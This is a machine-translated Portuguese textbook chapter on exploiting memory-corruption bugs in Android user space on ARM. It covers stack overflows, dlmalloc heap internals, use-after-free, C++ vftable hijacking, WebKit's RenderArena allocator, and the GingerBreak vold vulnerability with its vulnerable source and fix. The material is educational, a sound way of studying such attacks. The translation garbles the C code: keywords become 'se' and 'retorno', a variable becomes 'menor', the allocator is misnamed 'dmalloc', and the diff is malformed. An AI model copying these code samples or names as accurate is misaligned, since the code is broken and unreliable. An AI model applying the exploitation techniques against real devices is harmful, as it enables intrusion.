Este capítulo apresenta a exploração de problemas de corrupção de memória no software do espaço do usuário no sistema operacional Android. Classes de vulnerabilidade bem conhecidas, como estouro de buffer baseado em pilha, são examinadas no contexto da arquitetura ARM. O capítulo discute os principais detalhes de implementação que são relevantes ao desenvolver exploits. Em seguida, ele examina algumas explorações históricas para que você possa entender a aplicação dos conceitos introduzidos anteriormente. Por fim, o capítulo termina com um estudo de caso de exploração avançada de heap usando uma vulnerabilidade explorável remotamente no mecanismo do navegador WebKit.

Noções básicas sobre corrupção de memória

O segredo para entender as explorações de vulnerabilidades de corrupção de memória é a abstração. É importante evitar pensar em termos de uma linguagem de alto nível, como C. Em vez disso, um invasor deve simplesmente considerar a memória da máquina de destino como uma quantidade finita de células de memória às quais só é atribuído um significado pela semântica do programa de destino. Isso inclui qualquer significado implicitamente induzido por determinados tipos de instruções ou funções, como aquelas que tratam regiões da memória como a pilha ou o heap.

As seções a seguir discutem determinadas encarnações específicas de corrupção de memória e como elas podem ser exploradas na plataforma Android. No entanto, todas elas têm uma coisa em comum com qualquer outro método de exploração: As suposições implícitas que o código de destino faz sobre determinadas regiões de memória são violadas pelo invasor. Posteriormente, essas violações são usadas para manipular o estado do programa de destino de acordo com o gosto do invasor. Isso pode ocorrer de maneiras mais diretas, como direcionar o fluxo de execução nativo para a memória controlada pelo invasor. Também pode ocorrer de maneiras mais arcaicas, como aproveitar a semântica do programa existente em suposições violadas para fazer com que um programa se comporte de acordo com a escolha do invasor (geralmente chamada de *programação de máquina estranha*).

Há muitos detalhes e métodos avançados de exploração tanto para a pilha do espaço do usuário quanto para o heap que não podem ser abordados neste capítulo, pois a técnica a ser usada depende muito da vulnerabilidade em questão. Há inúmeros recursos na Internet que fornecem mais detalhes que, às vezes, são específicos da arquitetura. Este capítulo se concentra na introdução dos conceitos mais comuns que afetam a plataforma Android em dispositivos ARM.

Estouros de buffer de pilha

Como muitas outras interfaces binárias de aplicativos (ABIs) de outras arquiteturas, a ABI incorporada (EABI) do ARM faz uso intenso da pilha de programas designada (específica de thread). As seguintes regras de ABI são usadas no ARM:

- As funções que excedem quatro parâmetros recebem outros parâmetros passados para a pilha usando a instrução push.
- As variáveis locais que não podem ser armazenadas em registros são alocadas no stack frame atual. Isso é especialmente verdadeiro para variáveis maiores que o tamanho da palavra nativa de 32 bits da arquitetura ARM e variáveis referenciadas por ponteiros.
- O endereço de retorno da função de execução atual é armazenado na pilha para funções não folha. Mais detalhes sobre o tratamento de endereços de retorno de funções são discutidos no Capítulo 9.

Quando uma função que usa a pilha é invocada, ela normalmente começa com um código de *prólogo* que configura um quadro de pilha e termina com um código de *epílogo* que o destrói novamente. O código de prólogo salva na pilha os registros que não devem ser descartados. Ao retornar da função posteriormente, o epílogo correspondente os restaura. O prólogo também aloca o espaço necessário para todas as variáveis locais armazenadas na pilha, ajustando o ponteiro da pilha de acordo. Como a pilha cresce da memória virtual alta para a memória baixa, o ponteiro da pilha é decrementado no prólogo e incrementado no epílogo. As chamadas de função aninhadas resultam em estruturas de pilha em camadas, conforme mostrado na Figura 8-1.




Figura 8-1: Exemplo de vários stack frames

Observe que, embora existam instruções especiais no modo Thumb que lidam com o registro do ponteiro da pilha (ou seja, push e pop), o conceito geral da pilha é apenas um acordo de ABI entre diferentes funções. O registro de ponteiro de pilha designado também pode ser usado para outros fins. Portanto, uma variável local alocada na pilha pode ser tratada como qualquer outro local de memória por um invasor.

O que torna as vulnerabilidades envolvendo variáveis locais da pilha particularmente interessantes é que elas residem perto de outros dados de controle em linha, ou seja, endereços de retorno de funções salvas. Além disso, todas as variáveis locais residem próximas umas das outras sem qualquer intercalação de dados de controle, conforme mostrado na Figura 8-1. Todas as informações sobre o layout do quadro da pilha são codificadas implicitamente no código nativo gerado pelo compilador. Qualquer bug de verificação de limites que afete uma variável local pode ser usado trivialmente para sobrescrever o conteúdo de outras variáveis locais ou dados de controle em linha com valores controlados pelo invasor. Aleph1 foi o primeiro a documentar isso publicamente em seu artigo seminal intitulado "Smashing the Stack for Fun and Profit" (Phrack 49, Artigo 14, <http://phrack.org/issues.html?issue=49&id=14#article>). Como os buffers de caracteres temporários ou as matrizes de dados são frequentemente alocados como variáveis locais na pilha, esse é um padrão de vulnerabilidade comum. Um erro trivial O exemplo de código vulnerável se parece com o código a seguir.

Exemplo de função de buffer de pilha vulnerável

```
void getname() {  
    struct {  
        char name[32];  
        int age  
    } info;
```

```
info.age = 23;

printf("Digite seu nome: "); gets(info.name);

printf("Hello %s, I guess you are %u years old?!\\n", info.name,
       info.age);
}
```

A função `gets` é notoriamente conhecida por não executar nenhuma verificação de limites. Se forem fornecidos mais de 32 caracteres no `stdin`, o programa não se comportará adequadamente. O assembly gerado pelo GCC 4.7.1 com os sinalizadores `-mthumb -mcpu=cortex-a9` `-O2` tem a seguinte aparência:

Desmontagem do exemplo anterior

```
00000000 <getname>:
0: f240 0000 movw r0 , #0
```

↓ Salvar o endereço de retorno do chamador na pilha.

```
4:          b500push {lr}
6: 2317      movsr3 , #23
```

↓ Reservar espaço na pilha para variáveis locais.

```
8: b08bsub sp, #44
a: f2c0 0000 movt r0, #0
```

↓ Inicialize a variável de pilha `age` com o valor fixo 23 definido como `r3` antes.

```
e:          9301str r3, [sp, #36]
10: f7ff fffe bl 0 <printf>
```

↓ Calcular o endereço do buffer da pilha como primeiro argumento do `gets`.

```
14: a802      addr0 , sp, #4
16: f7ff fffe bl 0 <gets>
1a: f240 0000 movw r0, #0
```

↓ Carregar variável local de idade para imprimi-la.

```
1e:          9a01ldr r2, [sp, #36]
```

↓ Calcular novamente o endereço do buffer da pilha para impressão.

```
20: a902add    r1, sp, #4
22: f2c0 0000  movt r0, #0
26: f7ff fffe bl 0<printf>
2a: b00b       add sp, #44
```

↓ Carregue o endereço de retorno da pilha e retorne.

```
2c:          bd00pop {pc}
```

Conforme mencionado anteriormente, o layout do quadro da pilha é codificado inteiramente no código da função ou, mais precisamente, nos offsets relativos do registro *sp*. O layout da pilha é mostrado na Figura 8-2.




Figura 8-2: Layout da estrutura da pilha, por exemplo

Quando um invasor fornece mais de 32 bytes de entrada, ele primeiro sobrescreve a variável local *age* com os bytes 33 a 36 e, em seguida, o endereço de retorno salvo com os bytes 37 a 40. Ele pode, então, redirecionar o fluxo de execução no retorno da função para um local de sua preferência ou simplesmente abusar do fato de poder controlar uma variável local que, de outra forma, não poderia alterar (para parecer mais velho)! Como esse tipo de vulnerabilidade é muito comum, uma atenuação genérica foi implementada no compilador GNU C. Essa atenuação foi ativada por padrão desde a primeira versão do Android. Consulte a seção "Protegendo a pilha" no Capítulo 12 para obter mais detalhes. Apesar dessa atenuação, técnicas específicas de vulnerabilidade ainda podem ser usadas para atacar aplicativos protegidos por cookies de pilha, como no caso da exploração zergRush discutida mais adiante neste capítulo. Além disso, os transbordamentos de buffer de pilha vanilla ainda servem como um exemplo introdutório muito útil para a memória vulnerabilidades de corrupção.

Exploração de heap

Os objetos não locais que precisam durar mais do que o escopo de uma função são alocados no heap. As matrizes e os buffers de caracteres alocados no heap estão sujeitos aos mesmos problemas de verificação de limites que os situados na pilha. Além dos dados, o heap contém metadados de controle de alocação dentro do limite para cada objeto alocado. Além disso, ao contrário das variáveis locais apoiadas na pilha, os tempos de vida da alocação do heap não são gerenciados automaticamente pelo compilador. As vulnerabilidades baseadas em heap se prestam a uma exploração mais fácil devido a esses dois fatos. Dessa forma, mais vulnerabilidades desse tipo podem ser aproveitadas por um invasor.

Problemas de uso após a liberação

Em um cenário *use-after-free*, o código do aplicativo usa um ponteiro para acessar um objeto que já foi marcado como livre para a alocação do heap usando a função `free` ou o operador `delete`. Esse é um padrão de bug comum em softwares complexos que também é difícil de identificar com a auditoria manual do código-fonte. Como o operador `delete` normalmente depende internamente do `free` para lidar com a alocação, nós os usamos de forma intercambiável aqui.

A maioria dos alocadores de heap não toca no conteúdo de uma alocação quando a libera. Isso deixa intactos os dados originais (de quando a alocação estava em uso anteriormente). Muitos alocadores armazenam algumas informações de controle sobre blocos liberados nas primeiras palavras de máquina da alocação livre, mas a maior parte da alocação original permanece intacta. Quando uma alocação de memória é usada após ser liberada de volta para o alocador, diferentes cenários podem ocorrer:

- **A memória da alocação liberada não foi usada para apoiar uma nova alocação:** Quando o conteúdo é acessado, ele ainda é o mesmo de quando o objeto ainda era válido. Nesse caso, nenhum bug visível se manifestará. Entretanto, em alguns casos, um destrutor pode invalidar o conteúdo do objeto, o que pode levar a uma falha do aplicativo. Esse cenário também pode levar a vazamentos de informações que revelam conteúdos de memória potencialmente confidenciais aos invasores.
- **A alocação liberada pode ser reutilizada para (partes de) uma nova alocação:** Os dois ponteiros semanticamente diferentes agora apontam para a mesma localização de memória. Isso geralmente resulta em uma falha visível quando os dois trechos de código concorrentes interferem um no outro. Por exemplo, uma função pode sobrescrever dados na alocação que, em seguida, são interpretados como um endereço de memória pela outra função. Isso é mostrado na Figura 8-3.

Um bloco liberado que não é reutilizado por outra alocação não tem muita utilidade (a menos que se possa forçar o código a liberá-lo mais uma vez). No entanto, a elaboração cuidadosa da entrada geralmente permite que o aplicativo de destino faça outra alocação de tamanho semelhante para reutilizar o ponto recém-liberado. A metodologia para fazer isso é específica do alocador de heap.




Figura 8-3: Aliasing de Heap use-after-free

Alocadores personalizados

A maioria dos desenvolvedores acha que o alocador de heap faz parte do sistema operacional. Isso não é verdade. O sistema operacional simplesmente fornece um mecanismo para alocar novas páginas (4kB de tamanho na maioria das arquiteturas). Essas páginas são então particionadas em alocações do tamanho necessário pelo alocador de heap. O alocador de heap que a maioria das pessoas usa faz parte da biblioteca de tempo de execução do C (libc) que está sendo usada. No entanto, um aplicativo pode usar outro alocador de heap que seja apoiado por páginas do sistema operacional. De fato, a maioria dos navegadores de desktop faz isso por motivos de desempenho.

É um equívoco comum que os navegadores baseados no WebKit usem o alocador TCmalloc em todas as arquiteturas. Isso não é verdade para o navegador Android. Embora seja baseado no WebKit, ele usa o alocador *dmalloc* incorporado do Bionic para alocações normais.

O alocador *dmalloc* do Android

A libc Bionic do Android incorpora o famoso alocador *dmalloc* de Doug Lea, que está em desenvolvimento desde 1987. Muitas bibliotecas libc de código aberto fazem uso do *dmalloc*, incluindo versões mais antigas da amplamente difundida GNU libc. As versões mais recentes da GNU libc usam uma versão modificada do *dmalloc* original.

Até o Android 4.1.2, o Bionic incluía o mesmo *dmalloc* ligeiramente desatualizado 2.8.3 de 2005. No Android 4.2, o Bionic foi modificado para conter um *dmalloc* upstream em uma pasta separada. Desde então, o Android vem com o *dmalloc* 2.8.6 de 2012. As informações a seguir são válidas para ambas as versões.

O alocador divide as páginas alocadas pelo sistema operacional em blocos. Esses blocos consistem em um cabeçalho de controle específico do alocador e na memória do aplicativo solicitada. Embora a memória possa ser solicitada na granularidade de bytes, os blocos são arredondados para múltiplos de oito bytes de tamanho por padrão. No entanto, o *dmalloc* permite a especificação de múltiplos maiores por motivos de desempenho. Por exemplo, as compilações para algumas placas Intel arredondam para múltiplos de 16 bytes. Consequentemente, blocos de

tamanhos diferentes que são arredondados para o mesmo tamanho são tratados da mesma forma pelo alocador e podem ser usados de forma intercambiável para preencher slots vazios em um cenário sem uso.

O `dmalloc` armazena dados de controle em linha sobre blocos no heap para maximizar o desempenho das alocações e liberações. Os dados de controle em linha iniciam dois tamanhos de ponteiro antes do bloco real. Esses dois campos contêm os tamanhos dos blocos anteriores e atuais, o que permite que o alocador navegue com eficiência para os blocos vizinhos em ambas as direções. Os blocos livres também contêm informações adicionais no início da parte do usuário de um bloco alocado. Para blocos menores que 256 bytes, esses metadados adicionais contêm um ponteiro para os blocos livres seguintes e anteriores do mesmo tamanho em uma lista FIFO (First-In-First-Out) duplamente vinculada. No caso de blocos maiores, os blocos livres se assemelham a uma tríade e, consequentemente, mais ponteiros devem ser armazenados. Para obter mais detalhes, consulte os códigos-fonte do `dmalloc`, que são bastante completos. Os cabeçalhos de bloco sobrepostos para blocos pequenos são mostrados na Figura 8-4.




Figura 8-4: Cabeçalhos de bloco `dmalloc`, lista

Para otimizar o desempenho da alocação, os pequenos blocos livres são categorizados por tamanho. O cabeçalho da lista livre duplamente vinculada é mantido em uma matriz chamada *bin*. Isso permite pesquisas em tempo constante durante a alocação. Quando um bloco é liberado usando o `free`, o `dmalloc` verifica se os blocos adjacentes também estão livres. Em caso afirmativo, os blocos adjacentes são mesclados no bloco atual. Esse processo é chamado de *coalescência*. A coalescência ocorre antes que o bloco potencialmente mesclado seja colocado em um compartimento; portanto, os compartimentos não influenciam o comportamento de coalescência (ao contrário de outros alocadores, como o *Tcmalloc*, que só coalescem os blocos que não cabem mais em um cache de alocação). Esse comportamento tem implicações significativas para a manipulação do heap em um estado totalmente controlado pelo invasor:

- Ao explorar cenários de uso após a liberação, o invasor deve tomar cuidado para garantir que os blocos adjacentes ainda estejam em uso. Caso contrário, uma nova alocação que deveria ocupar o espaço livre poderá ser alocada de outro bloco livre em cache do mesmo tamanho, em vez do bloco agora maior. Mesmo quando o

for retirada do mesmo bloco, ela poderá ser deslocada se o bloco liberado tiver sido agrupado com um bloco livre logo antes dele.

- Para estouros de buffer de heap e outros ataques de corrupção de dados de controle, a coalescência com blocos em um endereço mais baixo pode deslocar as estruturas de controle para fora do controle do bloco atual.

Em ambos os casos, a coalescência pode ser atenuada mantendo pequenas alocações em uso adjacentes aos blocos explorados.

Muitos alocadores de heap modernos contêm verificações de segurança adicionais durante a alocação e a liberação para atenuar os ataques ao heap. As verificações no `dlmalloc` afetam apenas a manipulação de dados de controle. `free` verifica as seguintes invariantes:

- O endereço do próximo bloco adjacente deve estar após o endereço do bloco atual. Isso evita o estouro de números inteiros ao adicionar o endereço e o tamanho do bloco atual.
- O bloco adjacente anterior deve estar no heap, determinado pela comparação de seu endereço com um endereço mínimo global definido na inicialização. Isso atenua a definição de um tamanho de bloco anterior artificialmente alto.
- Quando um bloco é desvinculado das listas livres mencionadas anteriormente, durante a coalescência ou a manutenção de uma nova alocação, é executada uma verificação de desvinculação segura. Essa verificação verifica duas coisas. Primeiro, ela verifica se o bloco apontado pelo ponteiro de avanço tem um ponteiro de retorno que aponta para o bloco original. Segundo, o bloco apontado pelo ponteiro para trás deve ter um ponteiro para frente que aponte para o bloco original. Isso reduz a gravação excessiva de ponteiros arbitrários com os endereços dos blocos durante a desvinculação. Entretanto, os locais de memória que já contêm ponteiros para os blocos, como os cabeçalhos da lista de posições, ainda podem ser sobrescritos dessa forma.

As verificações de segurança no `malloc` estão limitadas principalmente às verificações de desvinculação já mencionadas.

Embora existam cenários especiais que não são cobertos por essas verificações, geralmente é mais fácil simplesmente atacar ponteiros específicos do aplicativo no heap. Muitas outras técnicas generalizadas estão documentadas no Phrack 66 (em particular, nos artigos 6 e 10, "Yet another free() exploitation technique" e "MALLOC DES-MALEFICARUM") e em várias outras fontes. Uma metodologia para atacar ponteiros específicos de aplicativos é apresentada na próxima seção.

Ponteiros da tabela de funções virtuais do C++

O polimorfismo em C++ é suportado pelo que é chamado de *funções virtuais*. Essas funções podem ser especializadas para classes derivadas, de modo que a função correta para um objeto na memória seja chamada mesmo quando o código de chamada souber apenas sobre a classe base. Discutindo todos os detalhes da programação orientada a objetos com funções virtuais

As funções vão além do escopo deste livro, mas uma excelente introdução é dada em B. Stroustrup, *The C++ Programming Language*, Addison Wesley (3^a edição), 1997.

O mais interessante para o invasor não é a beleza da programação orientada a objetos em C++, mas como as chamadas de funções virtuais são implementadas pelos compiladores. Como a resolução de funções virtuais ocorre em tempo de execução, deve haver alguma informação armazenada na representação de uma classe na memória. E, de fato, o GCC coloca um *ponteiro de tabela de função virtual - abreviadamente, Vftable* - no início de um objeto na memória. Em vez de conter um ponteiro de função clássico para cada função virtual, esse ponteiro aponta para uma tabela que contém ponteiros de função. Essa é uma otimização direta do tamanho do objeto, pois uma instância específica é sempre de um tipo de classe específico e, portanto, tem um conjunto fixo de funções virtuais. Um binário contém uma tabela de funções virtuais para cada uma de suas classes de base. O ponteiro para a tabela de funções virtuais é inicializado pelo construtor. Mais informações sobre detalhes de implementação podem ser encontradas em S. Lippman, *Inside the C++ Object Model*, Addison-Wesley, 1996. O layout básico é mostrado na Figura 8-5.




Figura 8-5: Ponteiro da tabela de funções virtuais na classe C++

Portanto, qualquer chamada de função virtual requer uma indireção de memória por meio da instância da classe, que normalmente é alocada na memória heap. No ARM, um site de chamada de função virtual do GCC pode se parecer com o seguinte.

Exemplo de chamada de função virtual do WebKit

↓ Carrega o ponteiro da tabela de funções virtuais em r0 a partir do início da classe na memória, apontado por r4.

```
ldr r0, [r4, #0]
subs r5, r6, r5
```

↓ Carregue o ponteiro de função real da tabela no deslocamento 772.

`ldr.w r3, [r0, #772]`

↓ Inicialize esse argumento de ponteiro *r0* para o ponteiro de classe de *r4*.

`mov r0, r4`

↓ Chamar o ponteiro de função.

`blx r3`

Quando um bug de corrupção de memória no heap está em jogo, um invasor pode, portanto, tentar manipular o ponteiro da tabela de funções virtuais (carregado de *r4* para *r0* no exemplo acima) a seu gosto. Embora as vftables normalmente residam na seção *de texto* do binário, um invasor pode apontá-las para uma tabela de ponteiro de função virtual falsa no heap. Posteriormente, quando um método virtual para esse objeto for chamado, a tabela de ponteiro de função virtual falsa será usada e o fluxo de controle será desviado para um local de escolha do invasor.

Um ponto fraco dessa técnica é que o endereço a ser chamado como uma função não pode ser gravado diretamente no objeto C++ na memória. Em vez disso, é necessário um nível de indireção e, portanto, o invasor precisa fazer uma de duas coisas. Primeiro, ele pode vazar um endereço de heap que possa controlar para, posteriormente, fornecê-lo como ponteiro de tabela de função virtual. Ou pode usar a lógica do aplicativo para sobrescrever o ponteiro da tabela de funções virtuais com um ponteiro para dados controlados pelo invasor, conforme mostrado na próxima seção.

Alocador específico do WebKit: O RenderArena

Como dito anteriormente, os programas podem conter seus próprios alocadores de heap que são otimizados para o programa. O mecanismo de renderização do WebKit contém esse alocador para otimizar a velocidade da geração *do RenderTree*. O RenderTree é um complemento da árvore DOM (Document Object Model) e contém todos os elementos em uma página anotados com posição, estilos, etc., que precisam ser renderizados. Como ele precisa ser reconstruído toda vez que o layout da página muda (por exemplo, ao redimensionar uma janela, alterações na árvore DOM e muito mais), ele precisa usar um alocador rápido. Os objetos C++ que representam os nós do RenderTree são, portanto, alocados em um alocador de heap especial chamado *RenderArena*.

O RenderArena não é apoiado diretamente por blocos do sistema operacional, mas por grandes alocações no heap principal. Essas alocações maiores são alocadas usando

o agora conhecido dlmalloc e são usados para atender às alocações do RenderArena. Nesse sentido, o RenderArena é um heap em um heap. As alocações do RenderArena são de 0x1000 bytes mais o cabeçalho da arena, normalmente totalizando 0x1018 bytes de tamanho no ARM.

A estratégia de alocação do RenderArena é trivial e rapidamente explicada. Os blocos nunca são agrupados; eles são mantidos em uma lista FILO (*First-In-Last-Out*) vinculada individualmente para reutilização em solicitações de alocação do mesmo tamanho. Se nenhuma alocação do tamanho solicitado estiver disponível, um novo bloco será criado no final da RenderArena atual. Se a arena atual for muito pequena para atender à solicitação, uma nova arena será simplesmente alocada a partir do dlmalloc. Apesar de ser muito simples, essa estratégia de alocação ainda funciona bem, pois somente as classes C++ de tamanho fixo são alocadas nesse heap especial, de modo que, em geral, há uma pequena variação nos tamanhos de alocação.

Devido a essa estratégia de alocação simples, nenhum metadado em linha é armazenado para os blocos alocados. Os blocos livres têm a primeira palavra de máquina substituída por um ponteiro para o próximo bloco livre do mesmo tamanho para formar a lista FILO de ligação única mencionada anteriormente.

Colocar o ponteiro da lista para o próximo bloco livre do mesmo tamanho no início do bloco livre oferece uma excelente oportunidade de ataque. Como todos os objetos no RenderArena são classes C++ derivadas de uma classe base com funções virtuais, todos eles têm um ponteiro de tabela de função virtual no início. Esse ponteiro se sobrepõe ao ponteiro da lista vinculada. Portanto, o alocador do RenderArena aponta automaticamente o ponteiro da tabela de funções virtuais para o bloco previamente liberado do mesmo tamanho, conforme mostrado na Figura 8-6.




Figura 8-6: vftptr atribuído ao próximo bloco livre

Se o conteúdo de uma alocação do mesmo tamanho puder ser controlado e liberado imediatamente antes de um cenário de uso após a liberação, o fluxo do código nativo poderá ser redirecionado sem a necessidade de mais criação de heap. A seção "Exploração do navegador Android", no final deste capítulo, discute um desses cenários. Nesse cenário, ainda é possível explorar isso com sucesso,

mesmo quando a alocação total não pode ser controlada. Essa técnica foi atenuada pelo Google em versões recentes do WebKit como uma resposta direta ao fato de ter sido apresentada publicamente no Hackito Ergo Sum 2012. Os ponteiros da lista vinculada agora são mascarados com um valor mágico gerado em tempo de execução e, portanto, não são mais ponteiros válidos da tabela de funções virtuais. O valor é

gerado com base em alguma entropia ASLR e tem o bit mais significativo definido. Isso garante que o valor gerado não possa ser predeterminado e é muito improvável que seja um ponteiro válido.

Uma história de explorações públicas

Uma visão geral de muitas explorações diferentes de escalonamento de privilégios locais já foi apresentada no Capítulo 3. Este capítulo explica detalhadamente três vulnerabilidades e suas explorações públicas correspondentes, em um esforço para fornecer algumas informações sobre as técnicas existentes para exploração do espaço do usuário no ecossistema Android. As duas primeiras vulnerabilidades afetam o *vold*, o daemon de montagem automática personalizado do Android. Esse software foi desenvolvido especificamente para uso no Android e tem um histórico de falhas de segurança expostas em duas superfícies de ataque. A primeira vulnerabilidade examinada pode ser acessada por meio de um soquete NETLINK. Esses são soquetes de pacotes locais especiais que normalmente são usados para comunicação entre o kernel e o espaço do usuário. A segunda vulnerabilidade é exposta por meio de um soquete de domínio UNIX. Um soquete de domínio UNIX está vinculado a um caminho específico no sistema de arquivos e tem um grupo de usuários proprietário, bem como permissões de arquivo. Como esse soquete de domínio específico do UNIX não é acessível a todos os usuários, essa vulnerabilidade não é alcançável de um processo de navegador explorado.

O terceiro exploit examinado, mempodroid, utiliza uma vulnerabilidade no próprio kernel do Linux para permitir a gravação na memória de processos executados com privilégios mais altos. Esse primitivo é usado para influenciar de forma inteligente um binário set-uid para executar uma carga útil personalizada e, assim, aumentar os privilégios. Apesar de depender de uma vulnerabilidade no código do kernel, a exploração ocorre principalmente no contexto do espaço do usuário.

GingerBreak

O daemon *vold* escuta em um soquete NETLINK aguardando ser informado sobre novos eventos relacionados a disco para que possa, posteriormente, montar unidades automaticamente. Normalmente, essas mensagens são enviadas pelo kernel a todos os programas do espaço do usuário registrados para um tipo específico de mensagens. No entanto, também é possível enviar uma mensagem NETLINK de um processo no espaço do usuário para outro. Consequentemente, é possível enviar mensagens que se esperava que viessem do kernel e abusar de erros que são expostos por meio dessa superfície de ataque. O mais interessante é que, atualmente, os soquetes NETLINK não são restritos pelo modelo de permissão do Android e qualquer aplicativo pode criar e se comunicar usando-os. Isso amplia significativamente a superfície de ataque para vulnerabilidades no código relacionado ao manuseio de mensagens NETLINK.

O *vold* usa o código da biblioteca do Android Open Source Project (AOSP) para manipular e analisar as mensagens NETLINK. Quando uma nova mensagem

referente a um evento em um bloco

Quando o dispositivo é entregue, uma classe de despachante chamada `VolumeManager` invoca a função virtual `handleBlockEvent` em todas as classes de volume registradas. Cada classe registrada decide, então, se esse evento diz respeito a ela ou não. O seguinte trecho de `system/vold/VolumeManager.cpp` no repositório AOSP mostra a implementação de `handleBlockEvent`.

Implementação do handleBlockEvent no vold

```
void VolumeManager::handleBlockEvent(NetlinkEvent *evt) { const
    char *devpath = evt->findParam("DEVPATH");

    /* Procurar um volume para lidar com esse dispositivo */
    VolumeCollection::iterator it;
    bool hit = false;
    for (it = mVolumes->begin(); it != mVolumes->end(); ++it) { if
        (!(*it)->handleBlockEvent(evt)) {

    #ifdef NETLINK_DEBUG
        SLOGD("Evento do dispositivo '%s' tratado pelo volume %s\n",
              devpath, (*it)->getLabel());
    #endif
        hit = true;
        break;
    }
}

if (!hit) {
    #ifdef NETLINK_DEBUG
        SLOGW("Nenhum evento de bloqueio manipulado por volumes para '%s'", devpath);
    #endif
}
}
```

A classe `DirectVolume` contém código para lidar com a adição de partições. Esse código é chamado quando uma mensagem NETLINK com o parâmetro `DEVTYPE` é definida como algo diferente de disco. O seguinte trecho de `system/vold/DirectVolume.cpp` no repositório AOSP mostra a implementação da função `handlePartitionAdded` da classe `DirectVolume`.

Código handlePartitionAdded vulnerável de vold em 8509494

```
void DirectVolume::handlePartitionAdded(const char *devpath, NetlinkEvent
                                         *evt) {
    int major = atoi(evt->findParam("MAJOR")); int
    minor = atoi(evt->findParam("MINOR"));

    int part_num;
```

↓ Recuperar o parâmetro PARTN da mensagem NETLINK.

```
const char *tmp = evt->findParam("PARTN"); if
    (tmp) {
        part_num = atoi(tmp);
    } else {
        SLOGW("Falta o evento uevent do bloco do kernel
            'PARTN!'); part_num = 1;
    }
```

↓ Verificar uma variável membro incrementada dinamicamente, mas sem limites absolutos de matriz.

```
se (part_num > mDiskNumParts) {
    mDiskNumParts = part_num;
}

Se (major != mDiskMajor) {
    SLOGE("A partição '%s' tem um major diferente de seu disco!",
          devpath);
    retorno;
}
```

↓ Atribuir um valor controlado pelo usuário ao índice controlado pelo usuário, apenas com limite superior.

```
se (part_num > MAX_PARTITIONS) {
    SLOGE("Dv:partAdd: ignorando part_num = %d (max: %d)\n",
          part_num, MAX_PARTITIONS);
} else {
    mPartMinors[part_num -1] = menor;
}
// ...
}
```

Essa função não valida adequadamente os limites da variável *part_num*. Esse valor é fornecido diretamente por um invasor como o parâmetro *PARTN* na mensagem NETLINK. Na comparação acima, ele é interpretado como um número inteiro assinado e usado para acessar um membro de uma matriz de números inteiros. O valor do índice não é verificado para saber se é negativo. Isso permite acessar elementos que estão localizados na memória antes da matriz *mPartMinors*, que é armazenada no heap. Isso permite que um invasor substitua qualquer palavra de 32 bits localizada na memória antes da matriz em questão por um valor controlado pelo invasor. A vulnerabilidade foi corrigida na versão 2.3.4 do Android. A correção é simples e adiciona apenas o parâmetro

verificação adequada de índices negativos. A seguinte saída do `git diff` mostra a alteração relevante.

Correção para a verificação de limites ausentes em handlePartitionAdded com f3d3ce5

```
--- a/DirectVolume.cpp
+++ b/DirectVolume.cpp
@@ -186,6 +186,11 @@ void DirectVolume::handlePartitionAdded
    (const char *devpath, NetlinkEvent *evt)
    part_num = 1;
}
```

↓ As verificações de limites ausentes são adicionadas aqui.

```
+se  (part_num > MAX_PARTITIONS || part_num < 1) {
+SLOGW ("Valor      'PARTN' inválido");
+part_num = 1;
+
+  se (part_num > mDiskNumParts) {
+    mDiskNumParts = part_num;
+  }
```

